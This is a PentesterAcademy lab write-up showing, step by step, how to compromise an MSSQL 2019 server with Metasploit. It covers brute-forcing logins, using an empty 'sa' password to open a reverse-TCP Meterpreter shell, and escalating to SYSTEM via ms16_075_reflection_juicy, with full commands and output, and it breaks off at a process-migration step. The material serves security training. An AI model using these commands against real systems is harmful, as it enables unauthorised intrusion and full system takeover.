ATTACK DEFENSE

by PentesterAcademy


Name	MSSQL: Metasploit: Privilege Escalation
URL	https://attackdefense.com/challengedetails?cid=2322
Type	Windows Service Exploitation: MSSQL

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the "**target**" file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# zsh
┌──(root💀 attackdefense)-[~]
└─# cat /root/Desktop/target
Target IP Address : 10.0.26.105

┌──(root💀 attackdefense)-[~]
└─# 
```

Step 2: Run a Nmap scan against the target IP.

Command: nmap 10.0.26.105




```
┌──(root💀attackdefense)-[~]
└─# nmap 10.0.26.105
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-26 15:15 IST
Nmap scan report for ip-10-0-26-105.ap-southeast-1.compute.internal (10.0.26.105)
Host is up (0.0014s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
1433/tcp open  ms-sql-s
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds

┌──(root💀attackdefense)-[~]
└─# 
```

Step 3: We have discovered that multiple ports are open. We will be focusing on port 1433 where the MSSQL server is running.

Running ms-sql-info nmap script to discover MSSQL server information.

Command: nmap --script ms-sql-info -p 1433 10.0.26.105




```
┌──(root💀attackdefense)-[~]
└─# nmap --script ms-sql-info -p 1433 10.0.26.105
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-26 15:15 IST
Nmap scan report for ip-10-0-26-105.ap-southeast-1.compute.internal (10.0.26.105)
Host is up (0.0014s latency).

PORT     STATE SERVICE
1433/tcp open  ms-sql-s

Host script results:
| ms-sql-info: 
|   10.0.26.105:1433: 
|     Version: 
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds

┌──(root💀attackdefense)-[~]
└─# 
```

We have found that the target is running “**Microsoft SQL Server 2019**”.

Step 4: Running msfconsole

Command: msfconsole -q




```
┌──(root💀attackdefense)-[~]
└─# msfconsole -q
msf6 > 
```

Step 5: Identifying valid MSSQL users and their passwords using provided username and password list using metasploit module mssql_login

Commands:
use auxiliary/scanner/mssql/mssql_login
set RHOSTS 10.0.26.105
set USER_FILE /root/Desktop/wordlist/common_users.txt
set PASS_FILE /root/Desktop/wordlist/100-common-passwords.txt

set VERBOSE false
exploit



```
┌──(root💀attackdefense)-[~]
└─# msfconsole -q
msf6 > use auxiliary/scanner/mssql/mssql_login
msf6 auxiliary(scanner/mssql/mssql_login) > set RHOSTS 10.0.26.105
RHOSTS => 10.0.26.105
msf6 auxiliary(scanner/mssql/mssql_login) > set USER_FILE /root/Desktop/wordlist/common_users.txt
USER_FILE => /root/Desktop/wordlist/common_users.txt
msf6 auxiliary(scanner/mssql/mssql_login) > set PASS_FILE /root/Desktop/wordlist/100-common-passwords.txt
PASS_FILE => /root/Desktop/wordlist/100-common-passwords.txt
msf6 auxiliary(scanner/mssql/mssql_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/mssql/mssql_login) > exploit

[*] 10.0.26.105:1433      - 10.0.26.105:1433 - MSSQL - Starting authentication scanner.
[+] 10.0.26.105:1433      - 10.0.26.105:1433 - Login Successful: WORKSTATION\sa:
[+] 10.0.26.105:1433      - 10.0.26.105:1433 - Login Successful: WORKSTATION\dbadmin:anamaria
[+] 10.0.26.105:1433      - 10.0.26.105:1433 - Login Successful: WORKSTATION\auditor:nikita
[*] 10.0.26.105:1433      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mssql/mssql_login) > 
```


We have discovered two users (dbadmin, auditor) passwords and the **'sa'** user is enabled on the server with <empty> password. So, we can access the sa user directory without entering the password.

By default in Metasploit **sa** user is set to **USERNAME** and **PASSWORD** is empty **''**.


Step 6: Exploit the target machine using the mssql_payload Metasploit module.

Commands:
use exploit/windows/mssql/mssql_payload
set RHOSTS 10.0.26.105
exploit

Note: By default, the module uses sa user with no password hence we don't have to set anything for the authentication.




```
msf6 > use exploit/windows/mssql/mssql_payload
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/mssql/mssql_payload) > set RHOSTS 10.0.26.105
RHOSTS => 10.0.26.105
msf6 exploit(windows/mssql/mssql_payload) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] 10.0.26.105:1433 - Command Stager progress -   1.47% done (1499/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -   2.93% done (2998/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -   4.40% done (4497/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -   5.86% done (5996/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -   7.33% done (7495/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -   8.80% done (8994/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -  10.26% done (10493/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -  11.73% done (11992/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -  13.19% done (13491/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -  14.66% done (14990/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -  16.13% done (16489/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -  17.59% done (17988/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -  19.06% done (19487/102246 bytes)
```



```
[*] 10.0.26.105:1433 - Command Stager progress -  79.17% done (80946/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -  80.63% done (82445/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -  82.10% done (83944/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -  83.57% done (85443/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -  85.03% done (86942/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -  86.50% done (88441/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -  87.96% done (89940/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -  89.43% done (91439/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -  90.90% done (92938/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -  92.36% done (94437/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -  93.83% done (95936/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -  95.29% done (97435/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -  96.76% done (98934/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -  98.19% done (100400/102246 bytes)
[*] 10.0.26.105:1433 - Command Stager progress -  99.59% done (101827/102246 bytes)
[*] Sending stage (175174 bytes) to 10.0.26.105
[*] 10.0.26.105:1433 - Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.26.105:60852) at 2021-01-26

meterpreter >
```

Step 7: Check the current running user.

Command: getuid




```
meterpreter > getuid
Server username: NT Service\MSSQL$SQLEXPRESS
meterpreter >
```

We are running as an NT Service.

Step 8: Read the flag.txt from C:\

Commands: shell
cd /
dir
type flag.txt




```
meterpreter > shell
Process 3312 created.
Channel 5 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd /
cd /

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 147C-E1FD

 Directory of C:\

01/20/2021  10:45 AM                32 flag.txt
02/23/2018  11:06 AM    <DIR>          PerfLogs
01/20/2021  07:24 AM    <DIR>          Program Files
01/20/2021  07:26 AM    <DIR>          Program Files (x86)
01/20/2021  07:17 AM    <DIR>          Users
01/20/2021  09:33 AM    <DIR>          Windows
               1 File(s)             32 bytes
               5 Dir(s)   8,306,008,064 bytes free

C:\>type flag.txt
type flag.txt
6f0112c5478598a9b8d3356135493fd0
C:\>
```

Flag: 6f0112c5478598a9b8d3356135493fd0

Step 9: Escalate privilege to the system. Exit the shell first.

Command: exit

getsystem




```
meterpreter > getsystem
[-] 2001: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter > 
```

We don’t have enough privileges to escalate the current privilege into the system-level privilege.

Step 10: Running local exploit suggester module to identify privilege escalation possibilities.


Commands:
background
use post/multi/recon/local_exploit_suggester
set SESSION 1
exploit



```
msf6 post(multi/recon/local_exploit_suggester) > exploit

[*] 10.0.23.233 - Collecting local exploits for x86/windows...
[*] 10.0.23.233 - 37 exploit checks are being tried...
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.0.23.233 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 10.0.23.233 - exploit/windows/local/cve_2020_1337_printerdemon: The target appears to be vulnerable.
[+] 10.0.23.233 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 10.0.23.233 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but cou
ld not be validated.
[+] 10.0.23.233 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.0.23.233 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > 
```

Step 11: In this case, we will run exploit/windows/local/ms16_075_reflection_juicy Metasploit module to gain high privilege.


Commands:
use exploit/windows/local/ms16_075_reflection_juicy
set session 1
exploit



```
msf6 > use exploit/windows/local/ms16_075_reflection_juicy
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms16_075_reflection_juicy) > set session 1
session => 1
msf6 exploit(windows/local/ms16_075_reflection_juicy) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[+] Target appears to be vulnerable (Windows 2016+ (10.0 Build 14393).)
[*] Launching notepad to host the exploit...
[+] Process 3300 launched.
[*] Reflectively injecting the exploit DLL into 3300...
[*] Injecting exploit into 3300...
[*] Exploit injected. Injecting exploit configuration into 3300...
[*] Configuration injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.0.26.105
[*] Meterpreter session 2 opened (10.10.1.2:4444 -> 10.0.26.105:64598) at 2021-01-26 15:39:17 +0530

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Step 12: migrate the current process in explorer.exe

